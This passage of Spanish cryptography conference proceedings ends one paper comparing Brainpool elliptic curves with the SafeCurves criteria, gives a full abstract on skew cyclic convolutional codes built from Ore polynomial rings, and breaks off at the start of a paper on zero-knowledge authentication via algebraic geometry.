Brainpool utiliza la función resumen SHA-1 [28] durante el proceso de generación de los valores candidatos para los parámetros p, a y b de la curva. Puesto que el resultado de la función SHA-1 es una cadena de 160 bits, y para curvas de distintas longitudes el procedimiento necesita generar necesariamente valores candidatos de la longitud apropiada, Brainpool ejecuta un bucle concatenando cadenas SHA-1 hasta que la longitud del elemento resultante es la correcta.

Además de lo anterior, Brainpool utiliza dos funciones distintas (aunque muy similares) para generar los valores candidatos: una para el parámetro p, y otra para los parámetros a y b. La diferencia entre ambas funciones reside en el hecho de que Brainpool obliga a que, considerando la misma longitud en bits para los tres parámetros, el bit más significativo de a y b sea 0, mientras que establece que el bit más significativo de p debe ser siempre 1 [9]. De esta manera, se consigue que los valores candidatos generados cumplan la relación $a, b < p$.

III-D. Validación del parámetro p

El principal requisito que debe cumplir p consiste en que sea congruente con 3 módulo 4. El motivo para ello es que, si p cumple esa condición, entonces las operaciones de compresión de puntos (es decir, aquellas que permiten representar un punto de la curva mediante su primera coordenada más un bit adicional utilizado para obtener la segunda coordenada correspondiente al punto) son más eficientes.

Posteriormente, el valor del parámetro p es utilizado para comprobar que el número de puntos de la curva elegida sea estrictamente menor que p.

III-E. Validación de los parámetros a y b

Una vez que el algoritmo de Brainpool ha encontrado un valor satisfactorio para el número primo p, el procedimiento comienza la búsqueda de valores correctos para los parámetros a y b. Para ello, primero es necesario comprobar si la ecuación $a \cdot z^4 \equiv -1 \pmod{p}$ tiene solución, de manera que en caso contrario se descarta el valor candidato y se

selecciona uno nuevo. Una de las soluciones z de la ecuación en congruencias mencionada se utilizará posteriormente para identificar la curva *twisted* asociada. En cuanto al parámetro b, debe cumplir que el valor candidato no sea residuo cuadrático módulo p.

En caso de no superar alguno de los requisitos, la curva candidata es rechazada y los parámetros a y b utilizados son descartados, comenzando una nueva búsqueda para obtener otra pareja de valores a y b.

III-F. Cofactores

Una de las decisiones más importantes relacionada con los procedimientos de generación de curvas elípticas consiste en la aceptación o no de curvas cuyo orden, $\#E$, no sea un número primo, permitiendo en su caso curvas que tengan un cofactor de pequeño valor (típicamente 2, 3 o 4).

En el caso de Brainpool, la especificación únicamente permite utilizar curvas cuyo número de puntos sea un número primo, lo que tiene como consecuencia que cualquier punto de la curva puede ser utilizado como elemento generador del grupo cíclico.

III-G. Curvas twisted

Para cada una de las longitudes de curva permitidas, Brainpool define dos curvas. La primera de ellas se genera de manera directa según las indicaciones mencionadas anteriormente. La segunda, denominada curva *twisted*, es una curva isomorfa a la anterior, donde la relación entre los parámetros a y b de ambas curvas está dada por las ecuaciones $a' = z^4 a$ y $b' = z^6 b$, donde a' y b' son los parámetros que definen la curva twisted, y el valor z es generado durante la selección del parámetro a.

La principal ventaja de las curvas twisted consiste en que, al satisfacer la relación $a' \equiv -3 \pmod p$, la operación $P + P = 2P$ requiere menos multiplicaciones de elementos de $\mathbb{F}_p$. Puesto que los algoritmos para calcular kP suelen utilizar de manera reiterada la operación suma de un punto consigo mismo, las curvas twisted permiten reducir el tiempo de ejecución de la operación kP [29].

IV. SafeCurves

En la página web de la iniciativa SafeCurves [10], Daniel Bernstein y Tanja Lange argumentan cómo todos los estándares que incluyen recomendaciones sobre curvas elípticas se han centrado en estudiar la seguridad relacionada con el ECDLP, pero no la que ellos denominan seguridad ECC.

En ese sentido, afirman que las curvas diseñadas para ser seguras en el sentido ECDLP pueden ser vulnerables si no se implementan correctamente, lo que llevaría en algunos casos a poder generar resultados incorrectos al realizar operaciones con los puntos de la curva o proporcionar datos no esperados que faciliten un posterior ataque. Puesto que, de nuevo según Bernstein y Lange, realizar implementaciones seguras es posible pero muy difícil, para prevenir problemas de seguridad su solución consiste en utilizar nuevas curvas que permitan una implementación sencilla y con un elevado nivel de seguridad.

Con ese objetivo, los autores han realizado una evaluación de 20 curvas tomadas de diferentes fuentes (en el grupo hay una curva SEC 2, otra curva ANSSI, dos curvas incluidas a propósito como ejemplos de un diseño deficiente, dos curvas Brainpool, tres curvas NIST, 5 curvas de Montgomery y seis curvas de Edwards), mostrando que algunas de ellas no cumplen todos los requisitos de seguridad que ellos consideran que habría que tener en cuenta [10], y que los autores han dividido en tres grupos (parámetros, seguridad ECDLP y seguridad ECC), tal como se describe a continuación.

IV-A. Parámetros

En 2006, Bernstein afirmó que los cuerpos finitos primos tenían la virtud de minimizar el número de potenciales problemas al utilizar criptografía de curvas elípticas [30], citando [31] y [32] como ejemplos de problemas de seguridad aparecidos al utilizar cuerpos finitos binarios. Con posterioridad, ha afirmado que existe un cierto consenso en la comunidad académica referente a que los cuerpos finitos primos son la opción más segura para la ECC [10]. En este sentido, SafeCurves coincide con la mayoría de estándares y recomendaciones más recientes que únicamente consideran ese tipo de cuerpos finitos, como por ejemplo Brainpool [9], NSA Suite B [33] o BSI TR-03111 [34].

En cuanto al tipo de curvas, las que son consideradas más seguras en SafeCurves son curvas de Montgomery y de Edwards donde el orden del generador elegido es un número primo y el valor del cofactor es 4 o 8, dependiendo de la curva en cuestión.

IV-B. Seguridad ECDLP

Bajo este título Bernstein y Lange analizan cómo de resistentes son las curvas frente a algunos ataques al ECDLP. En concreto, los autores analizan la resistencia a los ataques que utilizan el método ρ de Pollard, el ataque MOV (que reduce el ECDLP en curvas definidas sobre $E(\mathbb{F}_q)$ al DLP definido en un cuerpo finito $\mathbb{F}_{q^\beta}$ para algún $\beta \geq 1$, ver [35]) y [36]), los ataques que utilizan el descenso de Weil para convertir el ECDLP en un problema de curvas hiperelípticas (ver [37] y [38]) y los ataques a curvas con valores D pequeños (donde $D = (t^2 - 4p)/s^2$ si $(t^2 - 4p)/s^2 \pmod 4 \equiv 1$ y $D = 4(t^2 - 4p)/s^2$ si no se da ese caso, siendo t la traza de la curva y s^2 el número cuadrado más grande que divide $t^2 - 4p$ [10]).

Además, en su estudio Bernstein y Lange también analizan cómo de manipulable es la generación de las curvas, en el sentido de que el procedimiento esté completamente explicado y las semillas y demás parámetros utilizados sean realmente aleatorios.

IV-C. Seguridad ECC

En el apartado más novedoso de SafeCurves, los autores analizan cuatro características:

1. La seguridad y eficiencia de las multiplicaciones escalares definidas para cada curva.
2. La resistencia a ataques de subgrupos pequeños combinados con ataques utilizando parámetros de la curva incorrectos.
3. La resistencia a ataques de canal lateral que se aprovechan de las bifurcaciones existentes en las operaciones de multiplicación escalar y suma de puntos.
4. La dificultad para distinguir la representación numérica de los puntos de la curva de una cadena binaria elegida de modo puramente aleatorio.

Es precisamente en este apartado donde las curvas propuestas por anteriores iniciativas y estándares obtienen peores resultados, lo que permite a Bernstein y Lange confirmar su opinión sobre dichas curvas.

IV-D. Resultados de SafeCurves

La propia página de SafeCurves muestra el resultado de la comparación de las 20 curvas analizadas, donde las curvas de Montgomery tienen como identificadores M-221, Curve25519, M-383, Curve383187 y M-511, mientras que las curvas de Edwards están identificadas como E-221, Curve1174, E-382, Curve41417, Ed448-Goldilocks y E-521.

La Tabla I muestra el resumen de la comparativa que aparece en [10], donde las columnas Parámetros, Seguridad ECDLP y Seguridad ECC hacen referencia a los requisitos mencionados en §IV-A (tipo de cuerpo finito, ecuación y puntos generadores), §IV-B (ataques mediante el método ro de Pollard, transferencias del cuerpo finito a otros cuerpos equivalentes donde el problema del logaritmo discreto sea más fácil de solucionar, discriminante asociado a la traza de la curva y rigidez en la generación de los parámetros de la curva) y §IV-C (resistencia a los ataques de los métodos del tipo escalera de Montgomery utilizados en el producto de un punto por un escalar, ataques asociados a las curvas *twist*, completitud en las fórmulas de suma de puntos e indistinguibilidad de los puntos de la curva respecto a cadenas de bits aleatorias), respectivamente.

V. Conclusiones

Tal como se puede comprobar en los resultados publicados por la iniciativa SafeCurves, las dos curvas Brainpool analizadas en [10] cumplen todos los requisitos relativos a los parámetros y la seguridad del ECDLP, mientras que no consiguen satisfacer algunos de los requisitos del apartado sobre la seguridad ECC.

Las especificaciones Brainpool han estado disponibles al público desde 2005, y aunque de momento no se ha descubierto ninguna vulnerabilidad grave, es cierto que Bernstein y Lange descubrieron, en 2013, un solapamiento en parte del contenido de los coeficientes a y b de algunas curvas, lo que uno de los autores de la especificación Brainpool ha calificado como circunstancia desafortunada [39].

Las curvas de Montgomery y de Edwards incluidas en [10] aseguran una mayor resistencia a los ataques de canal lateral debido, entre otros motivos, al hecho de no contener bifurcaciones en su operativa que puedan ser utilizados por ejemplo en ataques de temporización. A esta ventaja es necesario confrontar la escasa disponibilidad de estas curvas por el momento, tanto en los estándares de curvas elípticas como en productos criptográficos comerciales.

Por todo ello, consideramos que es necesario realizar una comparativa con mayor profundidad entre las curvas Brainpool y las nuevas curvas descritas en la iniciativa SafeCurves, incluyendo un análisis del rendimiento de ambos tipos de curvas en las operaciones más habituales de cifrado y firma digital para distintas longitudes de curva, lo que está planeado desarrollar en la continuación de esta investigación.

Agradecimientos

Este trabajo ha sido parcialmente subvencionado por la Comunidad de Madrid (España) bajo el proyecto S2013/ICE-3095-CM (CIBERDINE) y por el Ministerio de Economía y Competitividad (España) bajo los proyectos TIN2014-55325-C2-1-R (ProCriCiS) y TIN2014-55325-C2-2-R (MoMaCiS).

Referencias

[1] N. Koblitz, "Elliptic curve cryptosytems," *Mathematics of Computation*, vol. 48, no. 177, pp. 203–209, 1987.

[2] V. S. Miller, "Use of elliptic curves in cryptography," *Lecture Notes in Computer Science*, vol. 218, pp. 417–426, 1986.

[3] American National Standards Institute, *Public Key Cryptography for the Financial Services Industry: The Elliptic Curve Digital Signature Algorithm (ECDSA)*, ANSI X9.62, 1998.

[4] Institute of Electrical and Electronics Engineers, *Standard specifications for public key cryptography - Amendment 1: Additional techniques*, IEEE 1363a, 2004.

[5] International Organization for Standardization/International Electrotechnical Commission, *Information Technology–Security Techniques–Encryption Algorithms – Part 2: Asymmetric Ciphers*, ISO/IEC 18033-2, 2006.

[6] American National Standards Institute, *Public Key Cryptography for the Financial Services Industry: Key Agreement and Key Transport Using Elliptic Curve Cryptography*, ANSI X9.63, 2001.

[7] IEEE, *Standard specifications for public key cryptography*, Institute of Electrical and Electronics Engineers, IEEE 1363, 2000.

[8] Brainpool, *ECC Brainpool standard curves and curve generation. Ver. 1.0.*, 2005, http://www.ecc-brainpool.org/download/Domain-parameters.pdf.

[9] M. Lochter and J. Merkle, *Elliptic Curve Cryptography (ECC) Brainpool standard curves and curve generation*, 2010, request for comments (RFC 5639), Internet Engineering Task Force.

[10] D. J. Bernstein and T. Lange, "SafeCurves," 2014, http://safecurves.cr.yp.to/.

[11] National Institute of Standard and Technology, *Digital Signature Standard (DSS)*, NIST FIPS 186-4, 2009, http://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.186-4.pdf.

[12] T. L. Daniel J. Bernstein and R. Niederhagen, "Dual EC: A Standardized Back Door," *Cryptology ePrint Archive, Report 2015/767*, pp. 1–25, 2015, https://eprint.iacr.org/2015/767.pdf.

[13] National Institute of Standard and Technology, *Recommendation for Random Number Generation Using Deterministic Random Bit Generators*, NIST SP 800–90A, 2012, http://csrc.nist.gov/publications/nistpubs/800-90A/SP800-90A.pdf.

[14] N. Koblitz and A. J. Menezes, "A riddle wrapped in an enigma," *Cryptology ePrint Archive, Report 2015/1018*, pp. 1–21, 2015, https://eprint.iacr.org/2015/1018.pdf.

[15] A. J. Menezes, *Elliptic curve public key cryptosystems*. Boston, MA, USA: Kluwer Academic Publishers, 1993.

[16] V. Gayoso Martínez, C. Sánchez Avila, J. Espinosa García, and L. Hernández Encinas, "Elliptic curve cryptography: Java implementation issues," in *39th Annual 2005 International Carnahan Conference on Security Technology (CCST)*, 2005, pp. 238–241.

[17] H. Cohen and G. Frey, *Handbook of elliptic and hyperelliptic curve cryptography*, ser. Discrete Mathematics and its Applications. Boca Raton, FL, USA: Chapman & Hall/CRC, 2006.

[18] L. Mordell, "On the rational solutions of the indeterminate equations of the third and fourth degrees," in *Proceedings of the Cambridge Philosophical Society*. Cambridge, UK: University of Cambridge, 1922, pp. 179–192.

[19] A. Weil, "L'arithmétique sur les courbes algébriques," *Acta Mathematica*, vol. 52, no. 1, pp. 281–315, 1929.

[20] E. Bach and J. Shallit, *Algorithmic number theory. Volume I: Efficient algorithms*. The MIT Press, 1996.

[21] D. Hankerson, A. J. Menezes, and S. Vanstone, *Guide to elliptic curve cryptography*. New York, NY, USA: Springer-Verlag, 2004.

[22] P. L. Montgomery, "Speeding the pollard and elliptic curve methods of factorization," *Mathematics of Computation*, vol. 48, pp. 243–264, 1987.

[23] H. M. Edwards, "A normal form for elliptic curves," *Bulletin of the American Mathematical Society*, vol. 44, pp. 393–422, 2007.

[24] D. J. Bernstein and T. Lange, "Faster addition and doubling on elliptic curves," in *Advances in cryptology (ASIACRYPT 2007) - 13th International Conference on the Theory and Application of Cryptology and Information Security*, 2007, pp. 29–50.

		Parámetros			Seguridad ECDLP				Seguridad ECC			
Curva	**Segura**	**Cuerpo**	**Ecuación**	**Gen.**	**Ro**	**Transf.**	**Disc.**	**Rigidez**	**Escalera**	**Twist**	**Completitud**	**Indist.**
Anómala	No	Sí	Sí	Sí	Sí	No	No	Sí	No	No	No	No
M-221	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
E-222	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
NIST P-224	No	Sí	Sí	Sí	Sí	Sí	Sí	No	No	No	No	No
Curve1174	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
Curve25519	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
BN(2,254)	No	Sí	Sí	Sí	Sí	No	No	Sí	No	No	No	No
brainpoolP256t1	No	Sí	Sí	Sí	Sí	Sí	Sí	Sí	No	No	No	No
ANSSI FRP256v1	No	Sí	Sí	Sí	Sí	Sí	Sí	No	No	No	No	No
NIST P-256	No	Sí	Sí	Sí	Sí	Sí	Sí	No	No	Sí	No	No
secp256k1	No	Sí	Sí	Sí	Sí	Sí	No	Sí	No	Sí	No	No
E-382	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
M-383	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
Curve383187	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
brainpoolP384t1	No	Sí	Sí	Sí	Sí	Sí	Sí	Sí	No	Sí	No	No
NIST P-384	No	Sí	Sí	Sí	Sí	Sí	Sí	No	No	Sí	No	No
Curve41417	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
Ed448-Goldilocks	Sí	Sí	Sí	Sí	Sí	No	No	Sí	No	No	No	No
M-511	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí
E-521	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí	Sí

Cuadro I
CURVAS ELÍPTICAS DE SAFECURVES

[25] N. M. Katz and B. Mazur, *Arithmetic moduli of elliptic curves*. Princeton, Nueva Jersey, USA: Princeton University Press, 1985.

[26] R. Schoof, "Elliptic curves over finite fields and the computation of square roots modulo p," *Mathematics of Computation*, vol. 44, pp. 483–494, 1985.

[27] ——, "Counting points on elliptic curves over finite fields," *Journal de Theorie des Nombres de Bordeaux*, vol. 7, pp. 219–254, 1995.

[28] A. Fúster Sabater, L. Hernández Encinas, A. Martín Muñoz, F. Montoya Vitini, and J. Muñoz Masqué, *Criptografía, protección de datos y aplicaciones*. Madrid: RA-MA, 2012.

[29] B. Englert, D. Goldstein, and W. Murray, "Twisting an elliptic curve to speed up cryptographic algorithms," in *6th International Network Conference (INC 2006)*, 2006, http://www.cecs.csulb.edu/~englert-/research./elliptic.pdf.

[30] D. J. Bernstein and T. Lange, "Curve25519: New diffie-hellman speed records," in *Public Key Cryptography (PKC 2006), 9th International Conference on Theory and Practice in Public-Key Cryptography*, 2007, pp. 207–228.

[31] C. Diem, "The GHS attack in odd characteristic," *Journal of the Ramanujan Mathematical Society*, vol. 18, pp. 1–32, 2003.

[32] G. Frey, "How to disguise an elliptic curve (Weil descent)," 1998, http://www.cacr.math.uwaterloo.ca/conferences/1998/ecc98/slides.html.

[33] National Security Agency, *NSA Suite B cryptography*, 2009, http://www.nsa.gov/ia/programs/suiteb_cryptography/index.shtml.

[34] Bundesamt für Sicherheit in der Informationstechnik, *Elliptic curve cryptography*, BSI TR-03111 version 2.0, 2012, https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/TechGuidelines/TR03111/BSI-TR-03111_pdf.pdf?__blob=publicationFile.

[35] G. Frey and H. Ruck, "A remark concerning m-divisibility and the discrete logarithm in the divisor class group of curves," *Math. Comp.*, vol. 62, pp. 865–874, 1994.

[36] A. Menezes, W. Okamoto, and S. Vanstone, "Reducing elliptic curve logarithms to logarithms in a finite field," *IEEE Trans. Inform. Theory*, vol. 39, pp. 1639–1646, 1993.

[37] P. Gaudry, F. Hess, and N. P. Smart, "Constructive and destructive facets of Weil descent on elliptic curves," *Journal of Cryptology*, vol. 15, no. 1, pp. 19–46, 2002.

[38] G. Frey, "Applications of arithmetical geometry to cryptographic constructions," in *Proc. of Fifth International Conference on Finite Fields and Applications*. Springer, 2001, pp. 128–161.

[39] D. Bernstein et al., *BADA55: Brainpool curves*, https://bada55.cr.yp.to/brainpool.html, 2015.

Códigos Convolucionales Cíclicos Torcidos.

José Gómez-Torrecillas
CITIC y Dep. de Algebra
Universidad de Granada
gomezj@ugr.es

F. J. Lobillo
CITIC y Dep. de Algebra
Universidad de Granada
jlobillo@ugr.es

Gabriel Navarro
CITIC y DECSAI
Universidad de Granada
gnavarro@ugr.es

***Abstract*—Este resumen contiene resultados publicados en [5]. Dichos resultados están dedicados a proporcionar nuevas estructuras cíclicas en códigos convolucionales. Los llamados códigos convolucionales cíclicos torcidos (SCCC) se definen como ideales de anillos cocientes de un extensión de Ore del cuerpo de las funciones racionales sobre un cuerpo finito. Se analiza el dual de un SCCC y como obtener generadores minimales e idempotentes. Finalmente se muestra un proceso de construcción de los mismos.**

***Index Terms*—Convolutional codes, cyclic convolutional codes, rational functions, Ore polynomials, finite fields.**

Tipo de contribución: *Investigación publicada en [5].*

I. Antecedentes

La detección y corrección de errores ha estado presente desde los años 50 del siglo pasado en las comunicaciones digitales con el propósito de lograr una transferencia fiable de datos. En un sentido amplio no es posible concebir la seguridad de un sistema de información sin que la fiabilidad juegue un papel destacado en las transmisiones de datos. Los códigos convolucionales han demostrado ser al menos tan buenos como sus equivalentes por bloques en cuanto a rendimiento. Por ejemplo, han sido utilizados en radio y vídeo digitales, comunicaciones móviles y comunicaciones con satélites (el programa Voyager de la NASA utiliza un código convolucional de razón $1/2$ y memoria 7). El principal problema de los mismos radica en que, tanto la fabricación de este tipo de códigos como sus algoritmos de decodificación para transmisiones en *Binary Symmetric Channels* o en canales con *additive white Gausian noise*, responden a búsquedas exhaustivas de códigos con buenas propiedades de distancia. El mismo algoritmo de Viterbi responde a esta estructura, tanto mediante esquemas de *hard decission* como *soft decission*.

En los códigos de bloque la ciclicidad ha permitido mejores análisis de la capacidad de corrección y el diseño de algoritmos de decodificación basados en la estructura algebraica. No olvidemos que un código de bloque lineal cíclico de longitud n equivale a un ideal en el anillo cociente $A = \mathbb{F}[x]/\langle x^n - 1\rangle$, donde $\mathbb{F}$ es un cuerpo finito. Desde el descubrimiento de la estructura algebraica de códigos convolucionales por Forney en [2] muchos autores han tratado de dotar de estructura cíclica a los códigos convolucionales con el objeto de obtener una información semejante a la obtenida en los códigos de bloque.

Recordemos que un código convolucional puede verse algebraicamente como un subespacio vectorial de $\mathbb{F}(t)^n$ donde $\mathbb{F}(t)$ es el cuerpo de las funciones racionales y t representa el operador retardo. A cada uno de estos puede asociarse un único un sumando directo del módulo libre $\mathbb{F}[t]^n$. La elección de una base permite identificar $\mathbb{F}[t]^n \cong \mathbb{F}^n[t]$, es decir, un código convolucional puede verse como un vector de polinomios o como un polinomio de vectores. Es esta última visión la que ha sido inicialmente utilizada para estudiar la ciclicidad. Piret demuestra en [9], [10] que la idea inicial de definir códigos convolucionales cíclicos como ideales del anillo $A[t]$ solo produce códigos bloque, es decir, códigos con retardo 0. Para superar esta dificultad propone deformar la multiplicación polinomial. Varios autores han aclarado y desarrollado esta idea. Concretamente en [11], [3] se definen los códigos cíclicos convolucionales como ideales de la extensión de Ore $A[t;\sigma]$ donde $\sigma : A \to A$ es un automorfismo de $\mathbb{F}$–algebras. Este tipo del álgebras fueron estudiadas sistemáticamente por O. Ore en [8]. Sus elementos son polinomios en t con coeficientes en A, la suma es la suma polinomial usual pero el producto está definido por la relación

$$ta = \sigma(a)t \text{ para todo } a \in A.$$

En [3] estos códigos reciben el nombre de códigos convolucionales σ–cíclicos (σ-CCC). Esta aproximación ha sido posteriormente generalizada por varios autores, incluyendo los firmantes de este resumen, en [1], [7], [4], trabajos en los que el álgebra A es reemplazada por otras álgebras no conmutativas semisimples de dimensión finita.

Hasta el momento, estas estructuras algebraicas adicionales en los códigos de convolución no han sido de utilidad para desarrollar nuevos algoritmos de decodificación. Esta carencia puede deberse a la inherente dificultad que tiene la aritmética en $A[t;\sigma]$, y al hecho de que las herramientas computacionales más eficaces sólo funcionan cuando la extensión de Ore se realiza al menos sobre un anillo de división computable. En esta comunicación presentamos una visión alternativa de la ciclicidad basada en la filosofía de Piret de deformar el producto, pero utilizando la descripción de los códigos convolucionales como vectores de polinomios, es decir, trabajamos con $\mathbb{F}[t]^n$ o su extensión $\mathbb{F}(t)^n$.

II. Códigos convolucionales cíclicos torcidos

Un código convolucional de tasa k/n es un subespacio vectorial de dimensión k en $\mathbb{F}(t)^n$. Sea $\sigma : \mathbb{F}(t) \to \mathbb{F}(t)$ un automorfismo de $\mathbb{F}$–álgebras de orden n. Como se observa en [6], el polinomio $x^n - 1 \in \mathbb{F}(t)[x;\sigma]$ es un polinomio central, por tanto el ideal que genera es bilátero y el cociente $\mathcal{R} = \mathbb{F}(t)[x;\sigma]/\langle x^n - 1\rangle$ es un anillo isomorfo a $\mathbb{F}(t)^n$ como espacio vectorial sobre $\mathbb{F}(t)$. Definimos los *códigos convolucionales cíclicos torcidos* (skew cyclic convolutional codes o SCCC) como ideales a izquierda $I \leq \mathcal{R}$. La definición propuesta no permite fabricar códigos convolucionales torcidos de longitud arbitraria, sino que ésta coincide

con el orden del automorfismo. El grupo de automorfismos de $\mathbb{F}(t)$ es isomorfo al grupo lineal proyectivo $\mathrm{PGL}(2,\mathbb{F})$ de matrices 2×2 sobre $\mathbb{F}$, véase [12, p. 198]. Éste isomorfismo permite conocer las longitudes permitidas. Por ejemplo, para el cuerpo $\mathbb{F}_{128}$ de 128 elementos las longitudes posibles son $n = 2, 3, 43, 127, 129$.

Sin embargo, una vez fijada la longitud todas las dimensiones son posibles:

Teorema 1. *Dado un automorfismo $\sigma : \mathbb{F}(t) \to \mathbb{F}(t)$ de orden n, para cada $k \leq n$ existe un código convolucional cíclico torcido $I \leq \mathcal{R} = \mathbb{F}(t)[x;\sigma]/\langle x^n - 1\rangle$. Además dicho ideal I es un sumando directo de $\mathcal{R}$, luego está generado por un elemento idempotente $e \in \mathcal{R}$, es decir, $I = \mathcal{R}e$ donde $e^2 = e$.*

Este resultado es consecuencia de [5, Theorem 1], y la demostración se basa en analizar la estructura algebraica de $\mathcal{R}$.

Una primera evidencia teórica de la funcionalidad de esta definición es el buen comportamiento del código dual euclídeo. Concretamente es posible construir una involución

$$\Theta : \mathcal{R} \to \mathcal{R}$$

que permite demostrar el siguiente teorema.

Teorema 2. *El dual $\mathcal{C}^\perp$ de un SCCC $\mathcal{C}$ también es un SCCC. Concretamente, si $\mathcal{C} = \mathcal{R}e$ para un cierto idempotente $e \in \mathcal{R}$, entonces $\mathcal{C}^\perp = \mathcal{R}\Theta(1-e)$.*

Otra evidencia teórica se puede observar en la analogía presente con los códigos cíclicos de bloque en cuanto a la relación existente entre generadores minimales e idempotentes.

Proposición 3. *Sea $\mathcal{C}$ un SCCC generado por un idempotente $e \in \mathcal{R}$. Entonces, $f = (e, x^n - 1)_r$ es un generador minimal de $\mathcal{C}$, es decir, $\mathcal{C} = \mathcal{R}f$ y f tiene grado mínimo entre los generadores.*

Recíprocamente, sean $f, g \in \mathcal{R}$ tales que el mínimo común múltiplo a izquierda de ellos es $[f,g]_\ell = x^n - 1$ y el máximo común divisor a derecha de ambos es $(f,g)_r = 1$. Sean $u, v \in \mathbb{F}(t)[x;\sigma]$ los correspondientes coeficientes de Bezout, es decir $1 = uf + vg$. Entonces $e = uf \in \mathcal{R}$ es un idempotente que genera al SCCC $\mathcal{C} = \mathcal{R}f$, es decir, $\mathcal{R}f = \mathcal{R}e$.

III. Cómo construir códigos convolucionales cíclicos torcidos

Aunque el Teorema 1 sólo garantiza la existencia de códigos convolucionales cíclicos torcidos de tasa apropiada, estos códigos pueden ser construidos de manera efectiva. Esta construcción se basa en la aritmética del dominio euclídeo a ambos lados $\mathbb{F}(t)[x;\sigma]$.

Lo primero que observamos es que es posible calcular una función racional $\beta \in \mathbb{F}(t)$ tal que

$$[x - \beta, x - \sigma(\beta), \ldots, x - \sigma^{n-1}(\beta)]_\ell = x^n - 1.$$

Este elemento se construye a partir del generador de una base normal de la extensión de cuerpos, pero en la mayoría de los casos analizados podemos tomar $\beta = \frac{\sigma(t)}{t}$ o $\beta = \frac{t}{\sigma(t)}$.

Esta descomposición puede utilizarse para fabricar el generador minimal de un SCCC de dimensión k dada. Sean $\{i_1, i_2, \ldots, i_{n-k}\} \subset \{0, 1, \ldots, n-1\}$, y tomemos

$$f = [x - \sigma^{i_1}(\beta), x - \sigma^{i_2}(\beta), \ldots, x - \sigma^{i_k}(\beta)]_\ell.$$

Entonces el código $\mathcal{C} = \mathcal{R}f$ tiene dimensión k.

Ejemplo 4. Sea $\mathbb{F}_8 = \mathbb{F}_2(a)$ donde $a^3 = a + 1$. Consideramos el automorfismo $\sigma : \mathbb{F}_8(t) \to \mathbb{F}_8(t)$ definido por $\sigma(t) = 1/(t+1)$, cuyo orden es 3. Para $\beta = \frac{\sigma(t)}{t}$ tenemos que $\beta = \frac{1}{t^2+t}$. El polinomio

$$[x - \beta, x - \sigma(\beta)]_\ell = x^2 + \left(\frac{t^3 + t^2 + t + 1}{t^2}\right) x + \frac{t+1}{t^3}$$

es un generador minimal para un código convolucional cíclico torcido de dimensión 1. Una matrix generadora sería en este caso

$$G = \begin{pmatrix} \frac{t+1}{t^3} & \frac{t^3+t^2+t+1}{t^2} & 1 \end{pmatrix}.$$

Diferentes elecciones del generador proporcionan diferentes códigos. Por ejemplo podríamos haber tomado también

$$[x - \beta, x - \sigma^2(\beta)]_\ell = x^2 + \left(\frac{1}{t^3 + t}\right) x + \frac{t^2}{t^3 + t^2 + t + 1}.$$

Agradecimientos

Esta investigación ha sido realizada bajo los proyectos MTM2013-41992-P y TIN2013-41990-R financiados por el Ministerio de Economía y Competitividad y por el Fondo Europeo de Desarrollo Regional FEDER.

References

[1] S. Estrada, J.R. García-Rozas, J. Peralta and E. Sánchez-García, Group convolutional codes, Adv. Math. Commun. 2 (2008), 83–94.
[2] G. D. Forney, Convolutional codes I: Algebraic structure, IEEE Trans. Inform. Theory 16(6) (1970) 720–738.
[3] H. Gluesing-Luerssen and W. Schmale, On cyclic convolutional codes, Acta Appl. Math. 82 (2004), 183–237.
[4] J. Gómez-Torrecillas, F. J. Lobillo and G. Navarro, Ideal codes over separable ring extensions, arXiv:1408.1546v1 [cs.IT].
[5] J. Gómez-Torrecillas, F. J. Lobillo and G. Navarro, A new perspective of cyclicity in convolutional codes. IEEE Trans. Inform. Theory 62(5) (2016), 2702–2706.
[6] N. Jacobson, *The Theory of Rings*, American Mathematical Society Mathematical Surveys, vol. II. American Mathematical Society, New York, 1943.
[7] S. R. López-Permouth and S. Szabo, Convolutional codes with additional algebraic structure, J. Pure Appl. Algebra 217 (2013), 958–972.
[8] O. Ore, Theory of non-commutative polynomials, Ann. of Math. 34 (1933), 480–508.
[9] P. Piret, On a class of alternating cyclic convolutional codes, IEEE Trans. Inform. Theory 21 (1975), 64–69.
[10] P. Piret, Structure and constructions of cyclic convolutional codes, IEEE Trans. Inform. Theory 22 (1976), 147–155.
[11] C. Roos, On the structure of convolutional and cyclic convolutional codes, IEEE Trans. Inform. Theory 25 (1979), 673–686.
[12] B. L. van der Waerden, *Modern Algebra*, volume I. Frederick Ungar Publishing Co., 1949.

Procedimientos de Autenticación de Conocimiento Nulo Mediante Técnicas de Geometría Algebraica

Edgar González Fernández
Departamento de Computación
Cinvestav-IPN, Ciudad de México
egonzalez@computacion.cs.cinvestav.mx

Guillermo Morales-Luna
Departamento de Computación
Cinvestav-IPN, Ciudad de México
gmorales@cs.cinvestav.mx

Feliú Sagols Troncoso
Departamento de Matemáticas
Cinvestav-IPN, Ciudad de México
fsagols@math.cinvestav.edu.mx

***Abstract*—Diversos métodos criptográficos basados en la dificultad de determinar la variedad algebraica asociada a un ideal polinómico sobre algún cuerpo específico han sido desarrollados. Presentamos un ideal polinómico cuya variedad algebraica está asociada directamente con soluciones al problema de isomorfismo entre grafos, problema que se ha utilizado ampliamente para propósitos criptográficos, en particular para protocolos de autenticación de conocimiento nulo. Así, cualquier método criptográfico existente o futuro que se sustente en la dificultad de resolver problemas de isomorfismo entre grafos puede ser utilizado para generar un método equivalente basado en la dificultad de encontrar puntos racionales en variedades algebraicas asociadas a ideales polinómicos.**

***Index Terms*—Procedimientos de conocimiento nulo, problema de localización de puntos racionales en variedades algebraicas, problema de isomorfismos de grafos.**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

